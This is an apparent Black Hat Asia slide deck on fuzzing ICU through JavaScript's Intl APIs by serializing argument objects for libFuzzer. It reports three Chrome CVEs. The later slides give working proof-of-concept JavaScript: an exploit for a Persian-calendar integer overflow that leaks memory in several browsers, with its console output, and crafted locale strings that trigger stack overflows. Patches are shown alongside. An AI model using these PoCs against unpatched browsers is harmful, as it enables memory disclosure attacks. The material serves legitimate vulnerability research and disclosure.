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International Problems: Serialized Fuzzing for ICU Vulnerabilities

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#BHASIA / @BlackHatEvents

❑ Senior security researcher

- @Ant-Financial Light-Year Security Lab
- Chrome/Apple/Microsoft CVE hunter



❑ Research Interests

- Browser fuzzing
- Sandbox bypass



❑ Twitter

- @scdeny

- About ICU
- ICU for JavaScript
- Strict filters before ICU
- Fuzzing ICU for JavaScript
- 3 CVEs in Chrome

❑ International Components for Unicode (I)

- Open Source(since 1999)
- Contributions from IBM, Google, Apple, Yahoo, ...
- Software Internationalization\Globalization
- Unicode support
- C/C++\Java
- <http://site.icu-project.org/>

□ Services provided by ICU



- Code Page Conversion
- Collation
- Formatting
- Time Calculations
- Unicode Support
- Regular Expression
- Bidi

Who Uses ICU?

- **Google**

Web Search, Google+, Chrome/Chrome OS, Android, etc

- **Apple**

libcucore.A.dylib

macOS (OS & applications), iOS (iPhone, iPad, iPod touch), watchOS & tvOS, etc

- **Microsoft**

icuin.dll, icuuc.dll

Windows 10 - Creators Update, Visual Studio 2017 [Electron], Visual Studio Code [Electron], ChakraCore

- **Harman/Becker**

Alfa Romeo, Audi, Bentley, BMW, Buick

- **Apache, IBM, Adobe**



❑ JavaScript functions using ICU

- Intl.DateTimeFormat()
- Intl.NumberFormat()
- Intl.Collator()
- Intl.PluralRules()
- Object.toLocaleString()
- String.toLocaleLowerCase()
- Date.toLocaleTimeString()

□ new Intl.NumberFormat([locales[, options]])

- locales

*zh-Hans-CN-u-**nu**-hanidec*

- options

localeMatcher, style, currency, minimumIntegerDigits, etc

{ *style: 'currency'*, *currency: 'EUR'* }

□ new Intl.NumberFormat([locales[, options]])

```
var number = 123456.789;

console.log(new Intl.NumberFormat('de-DE', { style: 'currency', currency: 'EUR' }).format(number));
// expected output: "123.456,79 €"

// the Japanese yen doesn't use a minor unit
console.log(new Intl.NumberFormat('ja-JP', { style: 'currency', currency: 'JPY' }).format(number));
// expected output: "¥123,457"

// limit to three significant digits
console.log(new Intl.NumberFormat('en-IN', { maximumSignificantDigits: 3 }).format(number));
// expected output: "1,23,000"
```

❑ new Intl.Collator([locales[, options]])

- locales

ja-JP-u-ca-japanese

- options

localeMatcher, timeZone, hour12, weekday, era, year, month, day, etc
`{ weekday: 'long', year: 'numeric', month: 'long', day: 'numeric' }`

□ new Intl.Collator([locales[, options]])

```
1 // in German, ä has a as the base letter
2 console.log(new Intl.Collator('de', { sensitivity: 'base' }).compare('ä', 'a'));
3 // → 0
4
5 // in Swedish, ä and a are separate base letters
6 console.log(new Intl.Collator('sv', { sensitivity: 'base' }).compare('ä', 'a'));
7 // → a positive value
```

❑ new Intl.DateTimeFormat([locales[, options]])

- locales

ja-JP-u-ca-japanese

- options

localeMatcher, timeZone, hour12, weekday, era, year, month, day, etc

```
{ weekday: 'long', year: 'numeric', month: 'long', day: 'numeric' }
```

□ new Intl.DateTimeFormat([locales[, options]])

```
// sometimes even the US needs 24-hour time
options = {
  year: 'numeric', month: 'numeric', day: 'numeric',
  hour: 'numeric', minute: 'numeric', second: 'numeric',
  hour12: false,
  timeZone: 'America/Los_Angeles'
};
console.log(new Intl.DateTimeFormat('en-US', options).format(date));
// → "12/19/2012, 19:00:00"
```

❑ CreateDateTimeFormat

- Locale filter

```
var locale = resolveLocale('dateformat', locales, options);
```

- TimeZone filter

```
var tz = canonicalizeTimeZoneID(options.timeZone);
```

- Runtime filter

```
var dateFormat = %CreateDateTimeFormat( requestedLocale, {skeleton: IdmString, timeZone: tz}, resolved);
```

❑ function isStructuallyValidLanguageTag

- LanguageTagRE

```
"^(([a-zA-Z]{2,3}(-([a-zA-Z]{3}(-[a-zA-Z]{3}){0,2})))?|[a-zA-Z]{4}|[a-zA-Z]{5,8})(-([a-zA-Z]{4}))?(-([a-zA-Z]{2}|[0-9]{3}))?(-([a-zA-Z]| [0-9]) {5,8}|([0-9]([a-zA-Z]| [0-9]) {3})))*( -(([0-9]| [A-WY-Za-wy-z])(-([a-zA-Z]| [0-9]) {2,8})+))*(-(x(-([a-zA-Z]| [0-9]) {1,8})+))?(x(-([a-zA-Z]| [0-9]) {1,8})+)|((en-GB-oed|i-ami|i-bnn|i-default|i-enochian|i-hak|i-klingon|i-lux|i-mingo|i-navajo|i-pwn|i-tao|i-tay|i-tsu|sgn-BE-FR|sgn-BE-NL|sgn-CH-DE)|(art-lojban|cel-gaulish|no-bok|no-ny|zh-guoyu|zh-hakka|zh-min|zh-min-nan|zh-xiang)))$"
```

- LanguageVariantRE

```
"^(([a-zA-Z]/[0-9]) {5,8}|([0-9]([a-zA-Z]/[0-9]) {3}))$"
```

- LanguageSingletonRE

```
"^([0-9]| [A-WY-Za-wy-z])$"
```

- ❑ function canonicalizeLanguageTag
 - isStructuallyValidLanguageTag
 - %CanonicalizeLanguageTag (runtime-intl.cc)
 - uloc_forLanguageTag // locale tag → char icu_result[256]
 - uloc_toLanguageTag // char icu_result[256] → locale tag

❑ function resolveLocale

- canonicalizeLanguageTag
- Remove all extensions

replace("-[a-zA-Z0-9]{1}.", "")*

- Match locale

availableLocales[locale]

- Match extension

"-u(-[a-zA-Z0-9]{2,8})+"

❑ function canonicalizeTimeZoneID

- Area/Location(/Location)*
"^([A-Za-z]+) / ([A-Za-z_-]+) ((?: / [A-Za-z_-]+)+) * \$"
- toTitleCaseTimezoneLocation

❑ runtime-intl.cc

```
RUNTIME_FUNCTION(Runtime_CreateDateFormat) {
```

```
    icu::SimpleDateFormat* date_format =
    DateFormat::InitializeDateFormat(isolate, locale, options, resolved);
```

❑ intl-objects.cc

```
icu::SimpleDateFormat* DateFormat::InitializeDateTimeFormat(
{
    uloc_forLanguageTag(*bcp47_locale, icu_result, ...
    icu_locale = icu::Locale(icu_result);
    icu::SimpleDateFormat* date_format =
        CreateICUDateFormat(isolate, icu_locale, options);
}
```

❑ intl-objects.cc

```
icu::SimpleDateFormat* CreateICUDateFormat(Isolate* isolate,
{
    tz = icu::TimeZone::createTimeZone(timezone);

    date_format = new icu::SimpleDateFormat(pattern, icu_locale, status);
}
```

❑ Intl.DateTimeFormat methods

- **format ()**

```
dateformat.format (date);
```

- **formatToParts()**

```
dateformat.formatToParts(date);
```

- **resolvedOptions()**

```
dateformat.resolvedOptions(date);
```

Intl.DateTimeFormat.formatToParts()

```
var date = Date.UTC(2012, 11, 17, 3, 0, 42);

var formatter = new Intl.DateTimeFormat('en-us', {
  weekday: 'long',
  year: 'numeric',
  month: 'numeric',
  day: 'numeric',
  hour: 'numeric',
  minute: 'numeric',
  second: 'numeric',
  hour12: true,
  timeZone: 'UTC'
});

formatter.format(date);
// "Monday, 12/17/2012, 3:00:42 AM"
```

```
formatter.formatToParts(date);

// return value:
[
  { type: 'weekday', value: 'Monday' },
  { type: 'literal', value: ',' },
  { type: 'month', value: '12' },
  { type: 'literal', value: '/' },
  { type: 'day', value: '17' },
  { type: 'literal', value: '/' },
  { type: 'year', value: '2012' },
  { type: 'literal', value: ',' },
  { type: 'hour', value: '3' },
  { type: 'literal', value: ':' },
  { type: 'minute', value: '00' },
  { type: 'literal', value: ':' },
  { type: 'second', value: '42' },
  { type: 'literal', value: ' ' },
  { type: 'dayPeriod', value: 'AM' }
]
```

❑ Random based

- Fuzzer pattern

```
date = RandomDate(number)
formatter = new Intl.DateTimeFormat(RandomLocale(string),
RandomOptions())
formatter.format(date);
```

- Result

- ✓ Most of input is invalid //”vf0c^\$bB”
- ✓ Too many filters before ICU

❑ Generation based

- Locales

RandomChoice([af, ak, am, an, ar, ..., zh, zh-CN, zh-HK, zh-Hans, ...])

- Unicode extension

RandomChoice([nu, ca, hc, co, kn, kf])

- nu for NumberFormat

✓ More effective

RandomChoice(["arab", "arabext", "bali", "beng", ...]) ✓ Miss some

- ca for DateFormat

case

RandomChoice(["buddhist", "chinese", "coptic", "ethioaa", ...])

tag = RandomChoice(glocal) + '-nu-' + RandomChoice(gnumid)

□ Simple LibFuzzer

```
// icu_number_format_fuzzer.cc

extern "C" int LLVMFuzzerTestOneInput(const uint8_t* data, size_t size) {
    const icu::Locale& locale = GetRandomLocale(&rng);
    std::unique_ptr<icu::NumberFormat> fmt(
        icu::NumberFormat::createInstance(locale, status));
```

- ✓ Usually only fuzz one argument
- ✓ Most crash cases can not be triggered from JavaScript

❑ Intl.DateTimeFormat

- Arguments passed from JavaScript to ICU

JavaScript

- date
- locale
- timeZone
- hour12\hourCycle
- formatMatcher
- week\day\era
- year\month\.....

➤
∞ date
locale
timezone
skeleton

ICU

icu::SimpleDateFormat()
icu::TimeZone::createTimeZone()
icu::SimpleDateFormat::format()

We fuzzing from here


❑ Intl.DateTimeFormat

- Fuzzing input pattern to ICU:

```
class DateFormatInput {  
    int date;  
    string locale;  
    string timezone;  
    string skeleton;  
}
```

❑ Serializing object into bytes

```
class arguments{  
    String strA;  
    Int iB;  
}
```




- String
 - if exists
 - strA | \0
- if not exists
- \0
- Integer
 - if exists
 - true | intB
- if not exists
- false

❑ Deserializing object from bytes

data strA | \0 | true | intB | ...

ExtractString(data, size, &strA)

ExtractIntegerSetting (data, size, &intB)



```
class arguments{  
    String strA;  
    Int iB;  
}
```

❑ Serializing DateFormat Input Object

```
class DateFormatInput {  
    int date;  
    string locale;  
    string timezone;  
    string skeleton;  
}
```

true | date | locale | \0 | timezone | \0 | skeleton | \0

❑ Intl.NumberFormat

Arguments passed from JavaScript to ICU:

JavaScript

- date
- locale
- currency
- currencyDisplay
- minimumIntegerDigits
- minimumFractionDigits
- maximumFractionDigits

v8

- date
- locale
- currency
- currencyDisplay
- minimumIntegerDigits
- minimumFractionDigits
- maximumFractionDigits

ICU

- icu::SimpleNumberFormat()
- icu::TimeZone::createTimeZone()
- icu::SimpleNumberFormat::format()

❑ Serializing NumberFormat Input Object

```
class NumberFormatInput{  
    locale  
    style  
    currency  
    currencyDisplay  
    minimumIntegerDigits  
    minimumFractionDigits  
    maximumFractionDigits  
    minimumSignificantDigits  
    maximumSignificantDigits  
    useGrouping,.....}
```

locale	\0	\0	B	minimumIntegerDigits	...
--------	----	----	---	----------------------	-----

locale	\0	style	\0	percent	\0	B	minimumIntegerDigits	...
--------	----	-------	----	---------	----	---	----------------------	-----

locale	\0	style	\0	currency	\0	currencyDisplay	\0	B	minim...
--------	----	-------	----	----------	----	-----------------	----	---	----------

❑ Fuzzer pattern

```
extern "C" int LLVMFuzzerTestOneInput(const uint8_t* data, size_t size) {  
    ExtractString(data, size, locale);  
    ExtractString(data, size, timezone);  
    ExtractString(data, size, skeleton);  
    ExtractString(data, size, date);  
    icu::SimpleDateFormat(locale, skeleton)  
    icu::TimeZone::createTimeZone(timezone)  
    icu::SimpleDateFormat::format(date)
```

❑ Tons of crashes

- Filtered locale

'x-x-ndu-lvariant-x-nd' trigger stack-buffer-underflow

- Invalid skeleton

locale : Ig-ar

skeleton:l[0xffff]bs-Cyrl-CI trigger out-of-bound

date : -nan == ffffffffffffffff

□ Improvement

- Add more checker for locale

```
regex simple_re("^[a-z]{2,3}$", std::regex::ECMAScript);
regex singleton_re("^(0-9|[A-WY-Za-wy-z])$", std::regex::ECMAScript | std::regex::icase);
regex variant_re("^(([a-zA-Z]|0-9){5,8}|([0-9]([a-zA-Z]|0-9){3}))$", std::regex::ECMAScript);
regex langtag_re("^(([a-zA-Z]{2,3}(-([a-zA-Z]{3}(-[a-zA-Z]{3}){0,2})){?}|[a-zA-Z]{4}|[a-zA-Z]{5,8}|([0-9]([a-zA-Z]|0-9){3})){*}(-(([0-9]|[A-WY-Za-wy-z])(-[a-zA-Z]{1,8})+)|((en-GB-oed|i-aml|i-default|i-enochian|i-hak|i-klingon|i-sgn-BE-NL|i-sgn-CH-DE)|(art-lojban|cel-gaulish|no-bok|no-ny|zh-guoyu|zh-hakkal|zh-minl))$)", std::regex::ECMAScript | std::regex::icase);
regex any_ext_re("-[a-zA-Z]{1}-.*", std::regex::ECMAScript);
regex uni_ext_re("-u(-[a-zA-Z]{2,8})+", std::regex::ECMAScript);
regex locale_re("^(a-zA-Z){2,3}([A-Z][a-zA-Z]{3})-([A-Z]{2})$", std::regex::ECMAScript);
```

❑ Improvement

- Skeleton check

option	type	option-value
<i>weekday</i>	<i>string</i>	<i>narrow: 'EEEEEE', short: 'EEE', long: 'EEEE'</i>
<i>era</i>	<i>string</i>	<i>narrow: 'GGGGG', short: 'GGG', long: 'GGGG'</i>
<i>year</i>	<i>string</i>	<i>2-digit: 'yy', numeric: 'y'</i>
<i>month</i>	<i>string</i>	<i>2-digit: 'MM', numeric: 'M', narrow: 'MMMMM', short: 'MMM', long: 'MMMM'</i>
<i>day</i>	<i>string</i>	<i>2-digit: 'dd', numeric: 'd'</i>
...

- Valid bytes
'EGyMdjhHmsz'

❑ Persian Calendar Integer overflow

```
//poc.js

var dateformatter = new Intl.DateTimeFormat("bs-Cyrl-u-ca-persian");
date = null;

Date.prototype["valueOf"] = function (){}; //date return NaN

d = dateformatter.formatToParts(date);
```

□ Root Cause

```
//i18n/persncal.cpp
void PersianCalendar::handleComputeFields(int32_t julianDay, UErrorCode &/*status*/)
{
    int32_t daysSinceEpoch = julianDay - PERSIAN_EPOCH;//
    year = 1 + ClockMath::floorDivide(33 * daysSinceEpoch + 3, 12053);
    .....
    dayOfMonth = dayOfYear - kPersianNumDays[month] + 1; // Out Of Bound read
}
```

0x800782ec * 33 = 0x1080f7e06c //overflowed

month = -67174455

x * 33 > 0x80000000

x > 65075262

```
static const int16_t kPersianNumDays[ ]
= {0,31,62,93,124,155,186,216,246,276,306,336};
```

□ Exploit

```
> julianDay = 67023734;
  var dateti1 = new Intl.DateTimeFormat("bs-Cyrl-u-ca-persian");
  date2 = new Date();
  var value = (julianDay - kEpochStartAsJulianDay) * kOneDay - rawOffset;
  Date.prototype["valueOf"] = function(){return value;};
  dateti1.formatToParts(date2);

< ▼ (7) [{} , {} , {} , {} , {} , {} , {}] ⓘ
  ► 0: {type: "era", value: "AP"}
  ► 1: {type: "literal", value: " "}
  ► 2: {type: "year", value: "-178169"}      year
  ► 3: {type: "literal", value: "-"}
  ► 4: {type: "month", value: "4338356"}     month--
  ► 5: {type: "literal", value: "-"}
  ► 6: {type: "day", value: "130150657"}     dayOfMonth
  length: 7
  ► __proto__: Array(0)
```


❑ Calculate the value from leak

```
var daysSinceEpoch = julianDay - PERSIAN_EPOCH;  
  
var farvardin1 = 365 * (year - 1) + Math.floor((8 * year + 21)/33);  
  
var dayOfYear = (daysSinceEpoch - farvardin1);  
  
value = (dayOfYear + 1 - dayOfMonth)&0xffff;  
  
console.log(month, ':', toHex(value));
```

Chrome

leak memory from

kPersianNumDays[433835?]



chrome

Console

top

Filter Default levels


```
for(var month in mids){  
    readJD(mids[month]);  
}  
4338350 ":" "0001" VM49:183  
4338351 ":" "0000" VM49:183  
4338350 ":" "0001" VM49:183  
4338351 ":" "0000" VM49:183  
4338352 ":" "2490" VM49:183  
4338353 ":" "0000" VM49:183  
4338354 ":" "0000" VM49:183  
4338355 ":" "0000" VM49:183  
4338356 ":" "a000" VM49:183  
4338357 ":" "1083" VM49:183  
4338358 ":" "0001" VM49:183  
4338359 ":" "0000" VM49:183  
4338360 ":" "24f0" VM49:183
```

Browse fast

□ Safari

leak memory from


kPersianNumDays[433835?]



Firefox

leak memory from

kPersianNumDays[433835?]



□ Patch

```
diff --git a/source/i18n/persncal.cpp b/source/i18n/persncal.cpp
index f66ac67..f38f779 100644
--- a/source/i18n/persncal.cpp
+++ b/source/i18n/persncal.cpp

@@ -213,7 +213,7 @@
     int32_t year, month, dayOfMonth, dayOfYear;

     int32_t daysSinceEpoch = julianDay - PERSIAN_EPOCH;
-    year = 1 + ClockMath::floorDivide(33 * daysSinceEpoch + 3, 12053);
+    year = 1 + (int32_t)ClockMath::floorDivide(33 * (int64_t)daysSinceEpoch + 3, (int64_t)12053);

     int32_t farvardin1 = 365 * (year - 1) + ClockMath::floorDivide(8 * year + 21, 33);
     dayOfYear = (daysSinceEpoch - farvardin1); // 0-based
```

☐ Exist

for 5+ years

from 2012-10-3

```
commit 38de4bca84a2b16ebc5fceaed426ac9fc8dec916
Author: roozbeh <roozbeh@251d0590-4201-4cf1-90de-194747b24ca1>
Date:   Wed Oct 3 22:26:05 2012 +0000

ticket:8952: fixed the algorithm for Persian Calendar and heavily refactored

git-svn-id: http://source.icu-project.org/repos/icu/icu/trunk/source@32498 25

diff --git a/i18n/persncal.cpp b/i18n/persncal.cpp
index 3ab36ef..957db9c 100644
--- a/i18n/persncal.cpp
+++ b/i18n/persncal.cpp
@@ -9,7 +9,9 @@
 * Modification History:
 *
 *      Date        Name        Description
- *  9/23/2003  mehran    posted to icu-design
+ *  9/23/2003  mehran    posted to icu-design
+ *  10/1/2012  roozbeh   Fixed algorithm and heavily refactored and rewrote
+ *                      based on the implementation of Gregorian
```

Exist

for 5+ years

from 2012-10

```
void PersianCalendar::handleComputeFields(int32_t julianDay, UErrorCode &/*status*/) {  
-     int jy,jm,jd;  
-     julian_to_jalali(julianDay-1947955,&jy,&jm,&jd);  
+     int32_t year, month, dayOfMonth, dayOfYear;  
+  
+     int32_t daysSinceEpoch = julianDay - PERSIAN_EPOCH;  
+     year = 1 + ClockMath::floorDivide(33 * daysSinceEpoch + 3, 12053);  
+  
+     int32_t farvardin1 = 365 * (year - 1) + ClockMath::floorDivide(8 * year + 21, 33);  
+     dayOfYear = (daysSinceEpoch - farvardin1); // 0-based  
+     if (dayOfYear < 216) { // Compute 0-based month  
+         month = dayOfYear / 31;  
+     } else {  
+         month = (dayOfYear - 6) / 30;  
+     }  
+     dayOfMonth = dayOfYear - kPersianNumDays[month] + 1;  
+     ++dayOfYear; // Make it 1-based now  
+
```

❑ NumberingSystem::createInstance Stack Overflow

- PoC

```
var nf = new Intl.NumberFormat('bs-u-nu-bzcu-cab-cabs-avnlubs-avnihu-zcu-cab-cbs-avnllubs-avnihq-zcu-cab-cbs-ubs-avnihu-cabs-flus-xxd-vnluy');
```

- Root Cause

```
char buffer[ 96 ];  
  
int32_t count = inLocale.getKeywordValue("numbers",buffer, sizeof(buffer),status);  
  
if ( count > 0 ) {  
  
    buffer[count] = '\0'; //count = 99
```

❑ CanonicalizeLanguageTag Stack Overflow

- PoC

```
var dateti1 = new Intl.DateTimeFormat("iw-up-a-caiaup-araup-ai-pdu-sp-bs-up-arscna-zeieiaup-araup-arscia-rews-us-up-arscna-zeieiaup-araup-arsciap-arscna-zeieiaup-araup-arscie-u-sp-bs-uaup-arscia");
```

- Root Cause

```
char icu_result[ULOC_FULLNAME_CAPACITY];
uloc_forLanguageTag(*locale_id, icu_result, ULOC_FULLNAME_CAPACITY, nullptr, &error);
// not terminated with '\0'
.....
